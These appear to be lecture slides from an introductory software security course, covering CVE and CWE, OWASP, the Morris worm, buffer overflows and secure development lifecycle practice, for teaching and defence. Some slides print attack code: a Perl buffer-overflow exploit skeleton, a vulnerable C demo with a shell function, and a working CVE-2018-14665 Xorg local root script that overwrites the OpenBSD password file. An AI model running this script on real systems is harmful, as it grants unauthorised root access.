Welcome to

Introduction to Software Security

Introduction to IT-Security; Dat21 Introduction to IT Security 2023 Week 6

Henrik Kramselund he/him han/ham xhek@kea.dk @kramse

Slides are available as PDF, kramse@Github

intro-to-it-security-week-7.tex in the repo security-courses

Contact information

- Henrik Kramselund, he/him internet samurai mostly networks and infosec
- Network and security consultant Zencurity, teach at KEA and activist
- Master from the Computer Science Department at the University of Copenhagen, DIKU
- Email: xhek@kea.dk Mobile: +45 2026 6000

You are welcome to drop me an email

Goals for today

Todays goals:

- Get an overview of software security – high level
- Introduce the concept of a vulnerability – CVE
- Introduce Secure Development Life Cycle (SDLC)

Photo by Thomas Galler on Unsplash

Plan for today

- Software Security – buffer overflows
- Categories of security problems – including naming them
- Rating criticality of security issues

Exercises

- Tool installation –

Time schedule

12:30 - 13:10 Introduction to vulnerabilities

5 minute break - also OK to walk around during exercises

13:15 - 14:00 Introduction to buffer overflow

15 minute break

14:15 - 14:55 Structured and secure software security

5 minute break - also OK to walk around during exercises

15:00 - 15:45 Run a few software security tools

This will be the basic plan

Initial Overview of Software Security

- Security Testing Versus Traditional Software Testing
- Functional testing does not prevent security issues!
- SQL Injection example, injecting commands into database
- Attackers try to break the application, server, operating system, etc.
- Use methods like user input, memory corruption / buffer overflow, poor exception handling, broken authentication, ...

Where to start?

OWASP top ten

> The OWASP Top Ten provides a minimum standard for web application security. The OWASP Top Ten represents a broad consensus about what the most critical web application security flaws are.

The Open Web Application Security Project (OWASP)

OWASP produces lists of the most common types of errors in web applications

http://www.owasp.org

Create Secure Software Development Lifecycle

Vulnerabilities - CVE

Common Vulnerabilities and Exposures (CVE):

- classification
- identification

When discovered each vuln gets a CVE ID

CVE maintained by MITRE - not-for-profit org for research and development in the USA.

National Vulnerability Database search for CVE.

Sources: http://cve.mitre.org/ og http://nvd.nist.gov

also checkout OWASP Top-10 http://www.owasp.org/

Sample vulnerabilities


CVE-2000-0884
IIS 4.0 and 5.0 allows remote attackers to read documents outside of the web root, and possibly execute arbitrary commands, via malformed URLs that contain UNICODE encoded characters, aka the "Web Server Folder Traversal"vulnerability.

CVE-2002-1182
IIS 5.0 and 5.1 allows remote attackers to cause a denial of service (crash) via malformed WebDAV requests that cause a large amount of memory to be assigned.

Source:
http://cve.mitre.org/-CVE

And updates from vendors reference these too! A closed loop

CWE Common Weakness Enumeration



Enlarge

CWE™ International in scope and free for public use, CWE provides a unified, measurable set of software weaknesses that is enabling more effective discussion, description, selection, and use of software security tools and services that can find these weaknesses in source code and operational systems as well as better understanding and management of software weaknesses related to architecture and design.

CWE in the Enterprise

- Software Assurance
- Application Security
- Supply Chain Risk Management
- System Assessment
- Training
- Code Analysis
- Remediation & Mitigation
- NVD (National Vulnerability Database)
- *Recommendation ITU-T X.1524 CWE,* ITU-T CYBEX Series

http://cwe.mitre.org/

CWE/SANS Monster mitigations

Monster Mitigations

These mitigations will be effective in eliminating or reducing the severity of the Top 25. These mitigations will also address many weaknesses that are not even on the Top 25. If you adopt these mitigations, you are well on your way to making more secure software.

A Monster Mitigation Matrix is also available to show how these mitigations apply to weaknesses in the Top 25.

ID	Description
M1	Establish and maintain control over all of your inputs.
M2	Establish and maintain control over all of your outputs.
M3	Lock down your environment.
M4	Assume that external components can be subverted, and your code can be read by anyone.
M5	Use industry-accepted security features instead of inventing your own.
GP1	(general) Use libraries and frameworks that make it easier to avoid introducing weaknesses.
GP2	(general) Integrate security into the entire software development lifecycle.
GP3	(general) Use a broad mix of methods to comprehensively find and prevent weaknesses.
GP4	(general) Allow locked-down clients to interact with your software.

See the Monster Mitigation Matrix that maps these mitigations to Top 25 weaknesses.

Source: http://cwe.mitre.org/top25/index.html

Local vs. remote exploits

Local vs. remote angiver om et exploit er rettet mod en sårbarhed lokalt på maskinen, eksempelvis opnå højere privilegier, eller beregnet til at udnytter sårbarheder over netværk

Remote root exploit - den type man frygter mest, idet det er et exploit program der når det afvikles giver angriberen fuld kontrol, root user er administrator på Unix, over netværket.

Zero-day exploits dem som ikke offentliggøres – dem som hackere holder for sig selv. Dag 0 henviser til at ingen kender til dem før de offentliggøres og ofte er der umiddelbart ingen rettelser til de sårbarheder

Computer worms

Definition 23-14 A *computer worm* is a program that copies itself from one computer to another.
Definition from Computer Security: Art and Science, Matt Bishop ISBN: 9780321712332

Computer worms has existed since research began mid-1970s

Morris Worm from November 2, 1988 was a famous example

Virus, trojan or worm?
Unless you work specifically in the computer virus industry, call it all malware

The Internet Worm 2. nov 1988

kea

Exploited the following vulnerabilities

- buffer overflow in fingerd - VAX code
- Sendmail - DEBUG functionality
- Trust between systems: rsh, rexec, ...
- Bad passwords

Contained camouflage!

- Program name set to 'sh'
- Used fork() to switch PID regularly
- Password cracking using intern list of 432 words and /usr/dict/words
- Found systems to infect in /etc/hosts.equiv, .rhosts, .forward, netstat ...

Made byRobert T. Morris, Jr.

Stuxnet

Worm in 2010 intended to infect Iran nuclear program

Target was the uranium enrichment process

Infected other industrial sites


SCADA, and Industrial Control Systems (ICS) are becoming very important for whole countries

A small *community* of consultants work in these *isolated* networks, but can be used as infection vector - they visit multiple sites

More can be found in https://en.wikipedia.org/wiki/Stuxnet

Technically what is hacking

Trinity breaking in



Very realistic – comparable to hacking:
https://nmap.org/movies/
https://youtu.be/51lGCTgqE_w

Hacking is magic

Hacking looks like magic

Hacking is not magic

Hacking only demands ninja training and knowledge others don't have


Buffer overflows a C problem

A buffer overflow is what happens when writing more data than allocated in some area of memory. Typically the program will crash, but under ce rtain circumstances an attacker can write structures allowing take over of return addresses, parameters for system calls or program execution.

Stack protection is today used as a generic term for multiple technologies used in operating systems, libraries, compilers etc. that protect t he stack and other structures from being overwritten or changed through buffer overflows. StackGuard and Propolice are examples of this.


Today we will not go more into detail about this, suffice it to say modern operating systems really employ a lot of methods for making buffer overflows harder and less likely to succeed. OpenBSD even relink the kernel on installation to randomize addresses.

Buffers and stacks, simplified




```
main(int argc, char **argv)
{       char buf[200];
         strcpy(buf, argv[1]);
         printf("%s\n",buf);
}
```

Overflow – segmentation fault



- Bad function overwrites return value!
- Control return address
- Run shellcode from buffer, or from other place

Exploits – abusing a vulnerability

```
$buffer = "";
$null = "\x00";
$nop = "\x90";
$nopsize = 1;
$len = 201; // what is needed to overflow, maybe 201, maybe more!
$the_shell_pointer = 0x01101d48; // address where shellcode is
# Fill buffer
for ($i = 1; $i < $len;$i += $nopsize) {
    $buffer .= $nop;
}
$address = pack('l', $the_shell_pointer);
$buffer .= $address;
exec "$program", "$buffer";
```

- Exploit/exploit program are designed to exploit a specific vulnerability, often a specific version on a specific release on a specific CPU architecture
- Might be a 5 line program written in Perl, Python or a C program
- Today we often see them as modules written for Metasploit allowing it to be combined with different payloads

Local vs. remote exploits

Local vs. remote exploit describe if the attack is done over some network, or locally on a system

Remote root exploit are the worst kind, since they work over the network, and gives complete control aka root on Unix

Zero-day exploits is a term used for those exploits that suddenly pop up, without previous warning. Often found during incident response at some network. We prefer that security researchers that discover a vulnerability uses a **responsible disclosure** process that involves the vendor .

CVE-2018-14665 Multiple Local Privilege Escalation

```
#!/bin/sh
# local privilege escalation in X11 currently
# unpatched in OpenBSD 6.4 stable - exploit
# uses cve-2018-14665 to overwrite files as root.
# Impacts Xorg 1.19.0 - 1.20.2 which ships setuid
# and vulnerable in default OpenBSD.
# - https://hacker.house
echo [+] OpenBSD 6.4-stable local root exploit
cd /etc
Xorg -fp 'root:$2b$08$As7rA9IO2lsfSyb7OkESWueQFzgbDfCXw0JXjjYszKa8Aklt5RTSG:0:0:daemon:0:0:Charlie &:/root:/bin/ksh'
 -logfile master.passwd :1 &
sleep 5
pkill Xorg
echo [-] dont forget to mv and chmod /etc/master.passwd.old back
echo [+] type 'Password1' and hit enter for root
su -
```

Code from: https://weeraman.com/x-org-security-vulnerability-cve-2018-14665-f97f9ebe91b3

- The X.Org project provides an open source implementation of the X Window System. X.Org security advisory: October 25, 2018 https://lists.x.org/archives/xorg-announce/2018-October/002927.html

Zero day 0-day vulnerabilities

kea

> Project Zero's team mission is to "make zero-day hard", i.e. to make it more costly to discover and exploit security vulnerabilities. We primarily achieve this by performing our own security research, but at times we also study external instances of zero-day exploits that were discovered "in the wild". These cases provide an interesting glimpse into real-world attacker behavior and capabilities, in a way that nicely augments the insights we gain from our own research.
>
> Today, we're sharing our tracking spreadsheet for publicly known cases of detected zero-day exploits, in the hope that this can be a useful community resource:
>
> Spreadsheet link: 0day "In the Wild"
> https://googleprojectzero.blogspot.com/p/0day.html

- Not all vulnerabilities are found and reported to the vendors
- Some vulnerabilities are exploited *in the wild*


Demo: Insecure programming buffer overflows 101

- Small demo program `demo.c` with built-in shell code, function `the_shell`
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char **argv)
{       char buf[10];
        strcpy(buf, argv[1]);
        printf("%s\n",buf);
}
int the_shell()
{  system("/bin/dash");  }
```

NOTE: this demo is using the dash shell, not bash - since bash drops privileges and won't work.

Demo




Now lets see the demo

Small programs with data types 15min

which is number **6** in the exercise PDF.

Demo



Now lets see the demo

Buffer Overflow 101 - 30-40min

which is number **7** in the exercise PDF.

GDB output

```
hlk@bigfoot:demo$ gdb demo
GNU gdb 5.3-20030128 (Apple version gdb-330.1) (Fri Jul 16 21:42:28 GMT 2004)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "powerpc-apple-darwin".
Reading symbols for shared libraries .. done
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /Volumes/userdata/projects/security/exploit/demo/demo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Reading symbols for shared libraries . done
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal EXC_BAD_ACCESS, Could not access memory.
 0x41414140 in ?? ()
(gdb)
```

GDB output Debian

```
hlk@debian:~/demo$ gdb demo
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
...
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from demo...(no debugging symbols found)...done.
(gdb) run `perl -e "print 'A'x24"`
Starting program: /home/hlk/demo/demo `perl -e "print 'A'x24"`
AAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x0000414141414141 in ?? ()
(gdb)
```

Exim RCE CVE-2019-10149 June

VULNERABILITY PATCHED... BY ACCIDENT ...

This was only recently discovered by the Qualys team while auditing older Exim versions. Now, Qualys researchers are warning Exim users to update to the 4.92 version to avoid having their servers taken over by attackers. Per the same June 2019 report on email server market share, only 4.34% of all Exim servers run the latest 4.92 release.


In an email to Linux distro maintainers, Qualys said the vulnerability is "trivially exploitable"and expects attackers to come up with exploit code in the coming days.

This Exim flaw is currently tracked under the CVE-2019-10149 identifier, but Qualys refers to it under the name of "Return of the WIZard"because the vulnerability resembles the ancient WIZ and DEBUG vulnerabilities that impacted the Sendmail email server back in the 90s.

https://www.zdnet.com/article/new-rce-vulnerability-impacts-nearly-half-of-the-internets-email-servers/

See also detailed information from the finders:
https://www.qualys.com/2019/06/05/cve-2019-10149/return-wizard-rce-exim.txt

Exim RCE CVE-2019-10149 July



Issue: A local or remote attacker can execute programs with root privileges - if you've an unusual configuration. For details see below.

https://exim.org/static/doc/security/CVE-2019-13917.txt

Not enabled in default config!

Exim RCE CVE-2019-15846 September

The Exim mail transfer agent (MTA) software is impacted by a critical severity vulnerability present in versions 4.80 up to and including 4.92.1.


The bug allows local or unauthenticated remote attackers to execute programs with root privileges on servers that accept TLS connections.

The flaw tracked as CVE-2019-15846 — initially reported by 'Zerons' on July 21 and analyzed by Qualys' research team — is "exploitable by sending an SNI ending in a backslash-null sequence during the initial TLS handshake"which leads to RCE with root privileges on the mail server.

https://www.bleepingcomputer.com/news/security/critical-exim-tls-flaw-lets-attackers-remotely-execute-commands-as-r

https://git.exim.org/exim.git/blob_plain/2600301ba6dbac5c9d640c87007a07ee6dcea1f4:/doc/doc-txt/cve-2019-15846/cve.txt

Exercise



Now lets do the exercise

⚠ Real Vulnerabilities up to 30min

which is number **8** in the exercise PDF.

Software Development Lifecycle

> A full lifecycle approach is the only way to achieve secure software.
> –Chris Wysopal

- Often security testing is an afterthought
- Vulnerabilities emerge during design and implementation
- Before, during and after approach is needed

Secure Software Development Lifecycle

- SSDL represents a structured approach toward implementing and performing secure software development
- Security issues evaluated and addressed early
- During business analysis
- through requirements phase
- during design and implementation

Functional specification needs to evaluate security

- Completeness
- Consistency
- Feasibility
- Testability
- Priority
- Regulations

Source: The Art of Software Security Testing Identifying Software Security Flaws Chris Wysopal ISBN: 9780321304865

Phases of SSDL

- Phase 1: Security Guidelines, Rules, and Regulations
- Phase 2: Security requirements: attack use cases
- Phase 3: Architectural and design reviews/threat modelling
- Phase 4: Secure coding guidelines
- Phase 5: Black/gray/white box testing
- Phase 6: Determining exploitability

Secure deployment comes next after this.

Secure Coding Best Practices Handbook from Veracode

kea

- **#01 Verify for Security Early and Often**
- #02 Parameterize Queries
- #03 Encode Data
- #04 Validate All Inputs
- #05 Implement Identity and Authentication Controls
- #06 Implement Access Controls
- #07 Protect Data
- #08 Implement Logging and Intrusion Detection
- #09 Leverage Security Frameworks and Libraries
- #10 Monitor Error and Exception Handling

https://info.veracode.com/secure-coding-best-practices-hand-book-guide-resource.html

Microsoft Secure Development Lifecycle

There are five major threat modeling steps:

- Defining security requirements.
- Creating an application diagram.
- Identifying threats.
- Mitigating threats.
- Validating that threats have been mitigated. Threat modeling should be part of your routine development lifecycle, enabling you to progressively refine your threat model and further reduce risk.

Sources:
https://www.microsoft.com/en-us/securityengineering/sdl
https://www.microsoft.com/en-us/securityengineering/sdl/threatmodeling

Example applications from Microsoft

Microsoft has released sample applications.

> Secure Development Documentation Learn how to develop and deploy secure applications on Azure with our sample apps, best practices, and guidance.
>
> Get started Develop a secure web application on Azure

Source: https://docs.microsoft.com/en-us/azure/security/develop/

Yes, this describes how to run Alpine Linux on their Azure Cloud.


OWASP Web Security Testing Guide

The Web Security Testing Guide (WSTG) Project produces the premier cybersecurity testing resource for web application developers and security professionals.

The WSTG is a comprehensive guide to testing the security of web applications and web services. Created by the collaborative efforts of cybersecurity professionals and dedicated volunteers, the WSTG provides a framework of best practices used by penetration testers and organizations all over the world.

- Project from OWASP:
  https://owasp.org/www-project-web-security-testing-guide/
- Use the Tab *Release Versions* to download version 4.2 in PDF
- Also available as a checklist `OWASPv4_Checklist.xlsx`

Security in the Software Development Life Cycle (SDLC)



When to Test?

Most people today don't test software until it has already been created and is in the deployment phase of its life cycle (i.e., code has been created and instantiated into a working web application). This is generally a very ineffective and cost-prohibitive practice. One of the best methods to prevent security bugs from appearing in production applications is to improve the Software Development Life Cycle (SDLC) by including security in each of its phases.

Source: OWASP Web Security Testing Guide

Low hanging fruits - easy

Higher quality software is often more secure

Coding standards - style

This file specifies the preferred style for kernel source files in the OpenBSD source tree. It is also a guide for preferred user land code style. These guidelines should be followed for all new code. In general, code can be considered “new code” when it makes up about 50more of the file(s) involved. ...
Use queue(3) macros rather than rolling your own lists, whenever possible. Thus, the previous example would be better written:

```
#include <sys/queue.h>
struct  foo {
LIST_ENTRY(foo) link;  /* Queue macro glue for foo lists */
            struct  mumble amumble; /* Comment for mumble */
            int     bar;
};
LIST_HEAD(, foo) foohead;      /* Head of global foo list */
```

OpenBSD style(9)

Coding standards functions

The following copies as many characters from input to buf as will fit and NUL terminates the result. Because strncpy() does not guarantee to NUL terminate the string itself, it must be done by hand.

```
char buf[BUFSIZ];

(void)strncpy(buf, input, sizeof(buf) - 1);
buf[sizeof(buf) - 1] = '\0';
```

Note that `strlcpy(3)` is a better choice for this kind of operation. The equivalent using `strlcpy(3)` is simply:

```
(void)strlcpy(buf, input, sizeof(buf));
```

OpenBSD strcpy(9)

Compiler warnings - gcc -Wall

```
# gcc -o demo demo.c
demo.c: In function main:
demo.c:4: warning: incompatible implicit declaration of built-in
function strcpy
```

```
# gcc -Wall -o demo demo.c
demo.c:2: warning: return type defaults to int
demo.c: In function main:
demo.c:4: warning: implicit declaration of function strcpy
demo.c:4: warning: incompatible implicit declaration of built-in
function strcpy
demo.c:5: warning: control reaches end of non-void function
```

Easy to do!

No warnings = no errors?

```
# cat demo2.c
#include <strings.h>
int main(int argc, char **argv)
{
    char buf[200];
    strcpy(buf, argv[1]);
    return 0;
}
# gcc -Wall -o demo2 demo2.c
```

This is an insecure program, but no warnings!

(cheating, some compilers actually warn today)

Version control sample hooks scripts

Before checking in code in version control, pre-commit - check

- case-insensitive.py
- check-mime-type.pl
- commit-access-control.pl
- commit-block-joke.py
- detect-merge-conflicts.sh
- enforcer
- log-police.py
- pre-commit-check.py
- verify-po.py

http://subversion.tigris.org/tools_contrib.html

http://svn.collab.net/repos/svn/trunk/contrib/hook-scripts/

This references Subversion, which is not used much anymore. Just to show the concept is NOT new. Use hooks!

Example Enforcer

kea

In a Java project I work on, we use log4j extensively. Use of System.out.println() bypasses the control that we get from log4j, so we would like to discourage the addition of println calls in our code.

We want to deny any commits that add a println into the code. The world being full of exceptions, we do need a way to allow some uses of println, so we will allow it if the line of code that calls println ends in a comment that says it is ok:

```
System.out.println("No log4j here"); // (authorized)
```

